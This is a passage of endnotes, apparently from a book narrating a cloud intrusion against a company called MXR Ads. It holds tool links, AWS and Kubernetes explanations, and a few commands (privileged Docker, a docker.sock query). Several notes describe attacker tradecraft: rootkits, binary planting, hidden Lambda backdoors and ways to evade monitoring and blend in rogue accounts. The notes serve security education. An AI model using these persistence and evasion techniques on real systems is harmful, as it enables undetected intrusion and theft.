[50] A webhook is a call to a URL following a given event. In this case, GitHub sends a POST request to a predefined webpage every time a regex matches a string in the code submitted.

[51] https://github.com/zricethezav/gitleaks .

[52] https://github.com/dxa4481/truffleHog .

[53] Recently there was a surge of password spraying attacks (one password, many accounts) on Google accounts. Attackers bruteforced the Google IMAP gateway since it did not require multi-factor authentication. Unfortunately, this is no longer an option as Google would almost immediately alert the company/user that their account was the subject of an attack. Plus, it would only work on the subset of people who have explicitly enabled IMAP on Gmail.

[54] www.censys.io .

[55] Merkle hash tree in certificate logs: *http://bit.ly/2sSY3xM* .

[56] An interesting tool that scans the internet to map domain names: https://dnsdumpster.com/ .

[57] *https://github.com/stealth/fernmelder* . Check out this interesting benchmark of Fernmelder, Amass and Subbrute by Alex Flores: *http://bit.ly/303OCYu* .

[58] Check out AltDns, an interesting tool that leverages Markov chains to form predictable subdomain candidates *https://github.com/infosec-au/altdns* .

[59] Most public Amazon Web Services (AWS) IPs fall within these ranges: 52.*, 54.*, 18.*, 36.*... This is, of course, just a crude rule of thumb. You can always learn the external AWS IP range by heart if you're planning a guessing contest: *https://amzn.to/2urQxKG* .

[60] Great write-up on tricking the password reset form on GitHub: *http://bit.ly/304bmI5* .

[61] Do not even get me started on CSRF, CORS, HTTP smuggling and the like.

[62] Sometimes Akamai endpoints may hide S3 buckets.

[63] CloudBunny and fav-up are tools that automate this research: *https://github.com/Warflop/CloudBunny* , *https://github.com/pielco11/fav-up* .

[64] Difference between CNAME and ALIAS records: *http://bit.ly/2FBWoPU* .

[65] AWS IP range: *https://amzn.to/2urQxKG* .

[66] It's not like AWS' WAF is the glorious WAF that everyone has been waiting for. Every now and then, a Tweet pops out with a simple bypass: *http://bit.ly/303dPm0* .

[67] Starting price is $0.023 per GB plus data transfer, which varies between regions, availability zones and the rest of the internet.

[68] Now S3 buckets are created in private mode by default.

[69] This website lists a number of open S3 buckets if you're in for a quick hunt: https://buckets.grayhatwarfare.com/ .

[70] More information on S3 bucket policies: *https://amzn.to/2Nbhngy* .

[71] Compilation of tricks to reveal the S3 bucket name: *http://bit.ly/36KVQn2* and *http://bit.ly/39Xy6ha* .

[72] An S3 bucket can be set up to act as a website hosting static files: JavaScript, images, html, etc. *https://amzn.to/30ZeHIL* .

[73] A short introduction to Burp if you are not familiar with the tool: http://bit.ly/2QEQmo9 .

[74] Further reading on WebSockets: *http://bit.ly/35FsTHN* .

[75] Alibaba Cloud uses the 100.100.100.20 IP address. Oracle Cloud uses 192.0.0.192

[76] Spin up a regular machine on AWS and start exploring the metadata API to get a better grasp of the information available. List of all available fields: *https://amzn.to/2FFwvPn* .

[77] There are a total of 12 regions available in AWS. While companies strive to distribute their most important applications in three or four regions, auxiliary services and sometimes backends tend to nebulize in one region.

[78] Amazon EC2 console : *https://go.aws/2tOOkZq* .

[79] A company may (and often has) multiple AWS accounts as we will later see.

[80] If you're not familiar with Docker, take a quick look at the first chapter.

[81] Cassandra is a highly resilient noSQL database usually deployed to handle large-scale data with minimal latency.

[82] Blog about IMDSv2 https://go.aws/35EzJgE .

[83] Technically an instance profile is the IAM entity allowed to impersonate a given role. An EC2 machine needs to have an instance profile attached to impersonate its corresponding role.

[84] The only API call requiring no permissions I could find was sts get-caller-identity to retrieve the account ID.

[85] More about Kerberoasting – an attack to retrieve hashed service account passwords: *http://bit.ly/2tQDQJm* .

[86] CloudWatch is a monitoring service that stores metrics, logs, alerts, alarms, etc. One can easily set up an alarm that triggers every time the number of unauthorized calls crosses a dynamic average value, for instance.

[87] https://github.com/GerbenJavado/LinkFinder .

[88] The "dddd" part is just there to easily locate the payload. We can further customize this string with

insights from the GitHub reconnaissance.

[89] Error page, curious redirection, truncated output, input parameter reflected in the page in a weird way, etc.

[90] Payload compilation: https://github.com/swisskyrepo/PayloadsAllTheThings .

[91] Server-side template injections talk: *http://bit.ly/2uEAYzB* .

[92] The Flask framework is based on the library Werkzeug.

[93] Reflection is the ability of a program, object or class to examine itself, including listing its own properties and methods, changing its internal state, etc. It is a common feature of managed languages like C#, Java, Golang, Python, etc.

[94] In Python 3, all top classes are children of the object class. In Python 2, classes must explicitly inherit the object class *http://bit.ly/37qCbsB* .

[95] This number varies between executions and environments.

[96] AWS documentation about S3 VPC endpoints: *https://amzn.to/2GGXB9n* .

[97] We can add S3 lifecycle policies to automatically delete files after a few seconds (*https://amzn.to/2OmRv2a*) and encrypt data using dynamic keys generated at runtime to satisfy the most stringent, sadistic and paranoid reflexes.

[98] More info about the Etag header: *http://bit.ly/30ViB5j* .

[99] Context switching happens at the Go runtime in userland.

[100] A brief description of Goroutines: *http://bit.ly/2FAjuXc* .

[101] Reversing a Go binary *http://bit.ly/2QKOYR3* .

[102] Not that it stopped malware writers from leveraging the speed and ease of use of the Go environment: *http://bit.ly/2NeaE5O* .

[103] If you skipped the part about containers, refresh your memory by jumping to this brief introduction in *§Let there be infrastructure.*

[104] Docker run --privileged <image>

[105] An unprivileged user even inside a privileged container could not easily break out using this technique since the mount command would not work. They would need to first elevate their privileges or attack other containers on the same host that are exposing ports, for instance.

[106] Docker reference: *https://dockr.ly/2sgaVhj* .

[107] Some may argue that the capability CAP_SYS_ADMIN is the new root given the number of privileges it grants.

[108] curl --unix-socket /var/run/docker.sock http://localhost/images/json | jq.

[109] A collection of great articles about container breakout: Nimrod Stoler using CVE-2017-7308 to escape isolation *http://bit.ly/2TfZHV1* . A detailed description of another CVE *http://bit.ly/2QFM2F2* .

[110] The alternative is to connect to the instance and re-run the container manually, but that quickly proves

unsustainable in a real production environment with thousands of machines.

[111] Of course, we are taking a few shortcuts here for the sake of the argument. One needs to have proper credentials, access to the API server and proper permissions. More on that later.

[112] Hacking Kubernetes through unauthenticated APIs: *http://bit.ly/36NBk4S* .

[113] A pod can also encompass volumes, which are folders to be mounted inside containers (similar to the -v option in Docker).

[114] Link to download Kubectl: *http://bit.ly/2RfN9KE* .

[115] Pods on AWS EKS (managed Kubernetes) directly plug into the elastic network interface instead of using a bridged network (*https://amzn.to/37Rff5c*) .

[116] Actually, Kube spawns a third container inside the pod called the pause-container. This container owns the network and volume namespaces and shares them with the rest of the containers in the pod: *http://bit.ly/2t0EHqQ* .

[117] More about Kubernetes pod-to-pod networking: *http://bit.ly/3a0hJjX* .

[118] Overview of other ways to access the cluster from the outside: *http://bit.ly/30aGqFU* .

[119] Faithful to its pluggable nature, Kubernetes can be instructed to use another network plugin instead of iptables.

[120] In a multi-master setup, we will have three or more replicas of each of these pods, but only one active pod per service at any given time.

[121] More information about etcd : *http://bit.ly/36MAjKr* and *http://bit.ly/2sds4bq* .

[122] A secret in Kubernetes is a piece of sensitive data stored in the etcd database and subject to access control. It provides an alternative to hard coding passwords in the pod's manifest. It is injected at runtime through environment variables or a mounted file system.

[123] More info about RBAC in Kubernetes: http://bit.ly/2uJnNgV .

[124] An intro to JSON Web Tokens: *http://bit.ly/35JTJyp* .

[125] The online version is available at: *http://bit.ly/2OmBM37* .

[126] Kubectl commands : *http://bit.ly/2FLs9WI*

[127] Of course, had the default service account lacked the "get pods" privilege, we would resort to a blind network scan of our container's IP range. AWS is very keen on this kind of unusual network traffic, so be careful when tuning your nmap to stay under the radar.

[128] We could add the pod's listening port and other useful information but it starts to get a bit too crowded.

[129] Some companies may implement network filtering between pods and nodes: *http://bit.ly/3aOMKYA* .

[130] A seminal piece on the defender's mindset *http://bit.ly/39WUdod* .

[131] Some companies with a different setup may have no choice but to allow all pods running on a given node to impersonate the role assigned to that node. Our job then becomes orders of magnitude easier.

Others will proxy all requests using a tool like Kube2iam to limit the reach of a pod: *http://bit.ly/37ZEPFC* . A blog post about assigning IAM roles to pods on EKS: *https://go.aws/2FO39OB* .

[132] OpenID is an authentication standard used to delegate authentication to a third party: *http://bit.ly/2U3nFmT* .

[133] Even when using secret management tools like Vault, AWS KMS, AWS SecretsManager and the like, Terraform will decrypt them on the fly and store their clear-text version in the state file.

[134] The same overall process is similar for a lot of languages and serialization frameworks: Python, C# and so forth.

[135] The difference between arrays and streams is, quite frankly, irrelevant to us, but if you are curious you can take a quick look at: *http://bit.ly/2RuqXwL* .

[136] A tool used to craft payloads triggering deserialization vulnerabilities in many classes: https://github.com/frohoff/ysoserial .

[137] https://docs.aws.amazon.com/eks/latest/userguide/worker_node_IAM_role.html .

[138] AWS docs managing auto-scaling groups for EKS https://amzn.to/2uJeXQb .

[139] IAM policies on AWS support some basic condition logics *https://amzn.to/2tclv9l* .

[140] AWS command to list security groups: **aws ec2 describe-security-groups.**

[141] In EKS, the kubelet relies on the instance profile. On other providers, it usually has a public/private key (e.g., on the Google Kubernetes Engine).

[142] *https://helm.sh/* .

[143] Walkthrough installing helm and tiller on a Minikube cluster *http://bit.ly/2tgPBIQ* .

[144] EKS relies on auto-scaling groups, a feature of EC2 that controls how many machines should be running at any given time, when to add more machines, when to remove them, etc.

[145] Binary planting can be used as a persistence strategy, where we replace common tools (ls, Docker, SSHD, etc.) with variants that execute distant code, grant root privileges and other mischievous actions.

[146] A rootkit is any modification to the system (libraries, kernel structures, etc.) to allow or maintain access. Anything from binary planting to hooking system calls and interrupt tables. Check out this sample rootkit on Linux: https://github.com/croemheld/lkm-rootkit .

[147] Well, almost. Not all artifacts are solely located on the system. VPC flow logs could still capture network packets, CloudTrail will log most API calls, etc.

[148] Our current shell is okay, but it lacks a direct internet connection, which is a tad annoying.

[149] Alpine is a minimal distribution of about 5MB commonly used to spin up containers.

[150] The meterpreter code is generated in full and is not dependent on a small bootstrap stager that downloads it on runtime from the Metasploit handler: *http://bit.ly/2R3eQHJ* .

[151] Meterpreter is directly injected into the executable (.text) section of the ELF/PE binary of your

choosing, provided the template file (e.g., /bin/ls) has enough space, of course.

[152] The payload *linux/x64/meterpreter/reverse_tcp*, on the other hand, produces a viable shellcode—stream of assembler instructions—that can be readily executed in memory. The caveat is that the payload communicates directly over TCP, so we would need another type of redirector to route traffic to the right C2 backend.

[153] Thorough article about the power of memcpy and mprotect for shellcode execution *http://bit.ly/3601dxh* .

[154] ReflectiveELFLoader by @nsxz provides a proof of concept: *http://bit.ly/2FQDzbX* . The code is well documented but requires some knowledge of ELF headers: *http://bit.ly/2RjrDEP* . A quick compilation of memory-only execution methods on Linux: *http://bit.ly/35YMiTY* .

[155] Memfd was introduced in Linux kernel 3.17. Manual page of memfd_create *http://bit.ly/3aeig27* .

[156] More information on DaemonSets: *http://bit.ly/2TBkmD8* .

[157] Remember that our web shell goes through an Nginx server that presents a valid TLS certificate and serves innocent-looking content.

[158] You may have noticed that the AWS account used to pull the container in the cron is different from the one used in the DaemonSet. Like I said previously, be careful sharing data/techniques between your backdoors.

[159] Docker API docs: *https://dockr.ly/2QKr1ck* .

[160] As of January 2020. Full list of regions: *https://go.aws/2udClop* .

[161] Digital Ads Rating (DAR) is a file format to measure the performance of an advertising campaign.

[162] Redshift is a managed PostgreSQL optimized for analytics. DynamoDB is a managed non-relational database modeled after MongoDB. API Gateway is a managed proxy that relays requests to the backend of your choice. Lambda is a service that runs your code on AWS' own instances (more on that later).

[163] EKS, for instance, is nothing more than the combination of EC2, ECR, API Gateway, Lambda, DynamoDB, and other services.

[164] An inspired keynote of Kelsey Hightower (Google staff) showing the power of AWS Lambda at KubeCon 2018—Yes, he works at Google, you read that right: *http://bit.ly/2RtothP* .

[165] We know it is a foreign bucket because it does not appear in our current list of MXR Ads buckets

[166] A classic build pipeline is that the source code is stored on Github, built through TravisCI or Jenkins, which generates a zip file pushed to S3 to be executed by the lambda.

[167] AWS docs of AWS STS *https://amzn.to/38j05GM* .

[168] Xebia Labs has this curious listing of some of the most notorious DevOps tools: *http://bit.ly/2TATyDg* .

[169] E.g., a new file is pushed to a repo. GitHub triggers a POST request (webhook) to Jenkins, which runs end-to-end tests on the new version of the application. Once the code is merged, Jenkins automatically triggers another job that deploys the code on the production servers.

[170] Jenkins listens by default on port 8080.

[171] The describe-instance-attribute API call is often granted without so much as a second thought through a **describe*** policy. If it's blocked, we can attempt to grab the launch configuration of an auto-scaling group, which usually holds the same data. "aws autoscaling describe-launch-configurations" or "aws ec2 describe-launch-templates".

[172] We will later focus on built-in alerts and detection measures in AWS, but since MXR Ads seems to be using Jenkins to issue IAM API calls, it is safe to assume that this type of operation will be drowned in the daily regular noise.

[173] IAM Access Analyzer: *https://go.aws/30zkZ1m* .

[174] CloudTrail Insight: *https://go.aws/378wuiX* .

[175] AWS GuardDuty: *https://go.aws/2Tz2lVZ* .

[176] Cheap shot? Maybe. Well deserved? I'll let you be the judge of that. More information about centralizing logs: *http://bit.ly/2TyetGV* . Querying Windows logs: *http://bit.ly/2R3Lf10* .

[177] A sexier approach would be to tie our lambda to a CloudWatch event that gets triggered whenever the Jenkins access key gets rotated. Unfortunately, one can only set one target lambda per log group, and it's immediately visible in the CloudWatch dashboard. The advantage of hooking into S3 is that the information is buried inside S3's dashboard

[178] Remember that in order to impersonate a role, two conditions must be cleared: the user must be able to issue **sts assume-role** calls and the role must accept impersonation from said account.

[179] Practical example of lambda logs on CloudWatch: *http://bit.ly/2Tx78Yd* .

[180] We chose to create the lambda in the same region used by MXR Ads, but we could have just as well smuggled it into an unused region. This lambda will practically cost zero dollars, so it will hardly be noticeable, even on the billing report.

[181] The statement-id parameter is an arbitrary unique name.

[182] It will still monitor and report unusual network traffic when VPC logs are enabled but nothing to stop us from playing with AWS APIs.

[183] Even though the lambda function terminates after fifteen minutes maximum, the container running it stays alive for future invocations. A process labelled "warm start". Check out this project *http://www.lambdashell.com/* that invokes a lambda to execute every command entered.

[184] *https://github.com/michaelsauter/crane* .

[185] A list of companies relying on Spark: https://spark.apache.org/powered-by.html .

[186] The same observation can be made about almost every tool involved in Big Data: Yarn, Flink, Hadoop, Hive, etc.

[187] The only way to test the second network requirement (workers -> driver) is by submitting a job or inspecting security groups.

[188] A map is a method that, given a list (1, 2, 3, 4, …n) and a method F, will return a new list (F(1), F(2),

… F(n)).

[189] A flatMap is a method that, for each element, may return 0, 1 or more objects. So, for a given list (1, 2, 3…n) and a method F, flatMap may only return (F(1)) or (F(2), F(3)). F(2) can be a single element or another list. More details with illustrations at *http://bit.ly/2TGHX5p* .

[190] List of Spark actions: *http://bit.ly/3aW64Dh* .

[191] https://jupyter.org/try

[192] Machine learning algorithms do not deal well with highly spread numbers. It is therefore a common practice to scale down all numbers to the same range (e.g., 0 to 1). If the highest annual income is €1M, then the 0.15 in the report is equivalent to €150K.

[193] In contrast with MXR Ads, GP did not bother restricting IAM read-only calls to the user issuing the call—a common oversight in many companies that assign by default IAM "list*" and "get*" permissions to their users.

[194] https://aws.amazon.com/redshift/pricing/ .

[195] For managing emails, that is. The blow to privacy is not worth it, but that's another debate.

[196] One of a few interesting articles about G Suite hacking by Matthew Toussain: *http://bit.ly/3asrKXm* .

[197] OAuth2 protocol in Google: *http://bit.ly/2RAzYEx*

[198] The caveat is that service accounts can only be defined on Google Cloud. So, in effect, to use G Suite properly, one needs to subscribe for GCP as well. Of course, this is mentioned nowhere in the docs, so you just magically land on the GCP platform from a G Suite window. More on service accounts: http://bit.ly/2tppeRk .

[199] KMS stores encryption keys only and returns the fully encrypted blob. SecretsManager stores secrets instead and returns an ID.

[200] https://developers.google.com/admin-sdk/directory/v1/guides/manage-users .

[201] Wide delegation is configured on the service account's properties: *http://bit.ly/38lTWt9* .

[202] Example of code using service accounts: *http://bit.ly/2TEKPjq* .

[203] We could first list existing users and copy their key attributes like their organization (orgUnitPath) and address to make sure our user blends in.

[204] Contrary to the usual intuitive panels that Google is famous for, this one is particularly dreadful. You cannot just append scopes. It overwrites old ones. You need to enter all the scopes assigned to a service account (old and new ones)